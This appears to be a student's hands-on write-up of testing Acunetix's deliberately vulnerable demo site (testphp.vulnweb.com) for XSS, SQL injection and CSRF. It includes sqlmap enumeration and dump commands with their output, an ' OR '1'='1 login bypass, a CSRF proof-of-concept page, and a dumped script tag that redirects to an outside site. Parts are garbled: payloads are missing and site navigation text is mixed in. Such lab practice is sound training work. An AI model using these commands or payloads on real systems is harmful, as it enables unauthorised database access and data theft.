


## Testphp.vulnhub.com


### Cross-Site-Scripting(XSS)

In this website first we seen that if we were searching anything on the search bar then it is returning it as it is as for ex- I searched html on the search for and that reflected me the same I typed.




So as it is reflecting the same command we put inside the search box then We know that there can be possibility of Reflected XSS So now we will apply commands and check whether it is vulnerable or not.

As I tried the command it is reflecting that back on screen



So it is vulnerbale to Reflected XSS


Now we will try XSS on every search option like there is a option for the guestbook also so we will see that whether this will work on it also



As it is visible, guestbook is also vulnerable to XSS.

Now I used ``

I picked the image from google and tried this tag and it is reflection back the image.



## SQL Injection

For this we have used sql map to find out the vulnerale parameter so we get to know that artist is vulnerable. We get the database out of it using sqlmap.

**sqlmap -url http://testphp.vulnweb.com/artists.php?artist=1 --dbs**

```
Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: artist=-3863 UNION ALL SELECT NULL,CONCAT(0x71626b7671,0x67635a4f597047667141495449586741454c6f7056636b6f6d466d73747054536443694965646a,0x7162766b71),NULL-- --

[10:56:53] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.6
[10:56:56] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

[10:56:57] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 10:56:57 /2025-09-16/
```

After that we will target acuart database and try to fetch Tables

```
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: artist=1 AND (SELECT 6465 FROM (SELECT(SLEEP(5)))LBAL)

[11:00:28] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.6
[11:00:28] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+-----+
| artists |
| carts   |
| categ   |
| featured |
| guestbook |
| pictures |
| products |
| users   |
+-----+

[11:00:28] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/'

[*] ending @ 11:00:28 /2025-09-16/
```

Now out of tables we will fetch columns using command

**sqlmap -url http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users -columns**

```
[11:01:55] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.6
[11:01:55] [INFO] fetching columns for table 'users' in database: 'acuart'
Database: acuart
Table: users
[8 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| name    | varchar(100) |
| address | mediumtext |
| cart    | varchar(100) |
| cc      | varchar(100) |
| email   | varchar(100) |
| pass    | varchar(100) |
| phone   | varchar(100) |
| uname   | varchar(100) |
+-----+-----+

[11:01:55] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/'

[*] ending @ 11:01:55 /2025-09-16/
```

Now we will dump all the columns using command


**sqlmap -url http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users -C name,address,pass,email --dump**

we get the output as

name	address	pass	email
<script>window.location="https://findmeifyoucan.staticrun.app";</script>	Hahahaha	test	Hahahaha

### Bypass login through SQL injection using burp proxy

- Firstly, try any username and password on the login page and pass the request on burp proxy.
- After that try to bypass login using SQL injection in the burp proxy.
- I used the payload as username=' OR '1'='1 and same criteria in the password also .
- With this we bypassed the login and logged in as test using this only.




### CSRF(cross-site request forgery)

I tried CSRF on this website using html code the code which help me in implementing CSRF on DVWA, but I found out after applying that code on this website that this is not vulnerable to CSRF.

Code I tried is -

```
<!DOCTYPE html>
<html>
<head>
  <title>CSRF PoC - Change Name</title>
</head>
<body>
  <h2>Click below to claim your prize!</h2>
  <a href="http://testphp.vulnweb.com/userinfo.php?urname=HACKED&ucc=1222-5678-2300-9000&uemail=email%40email.com&uphone=2323345&uaddress=21+street&update=update">submit</a>
</body>
</html>
```

I was trying to change username from josh to hacked but it didn't implement. But it is not changing the name to hacked name is displaying as it is.



TEST and Demonstration site for [Acunetix Web Vulnerability Scanner](#)

[home](#) | [categories](#) | [artists](#) | [disclaimer](#) | [your cart](#) | [guestbook](#) | [AJAX Demo](#) | [Logout test](#)

search art

go

[Browse categories](#)

[Browse artists](#)

[Your cart](#)

[Signup](#)

[Your profile](#)

[Our guestbook](#)

[AJAX Demo](#)

[Logout](#)

**Links**

[Security art](#)

[PHP scanner](#)

[PHP vuln help](#)

[Fractal Explorer](#)

**(test)**

On this page you can visualize or edit you user information.

Name:

Credit card number:


E-Mail:

Phone number:

Address:

update

You have 0 items in your cart. You visualize you cart [here](#).



[About Us](#) | [Privacy Policy](#) | [Contact Us](#) | ©2019 Acunetix Ltd

Rather it is displaying same output as we simply log in.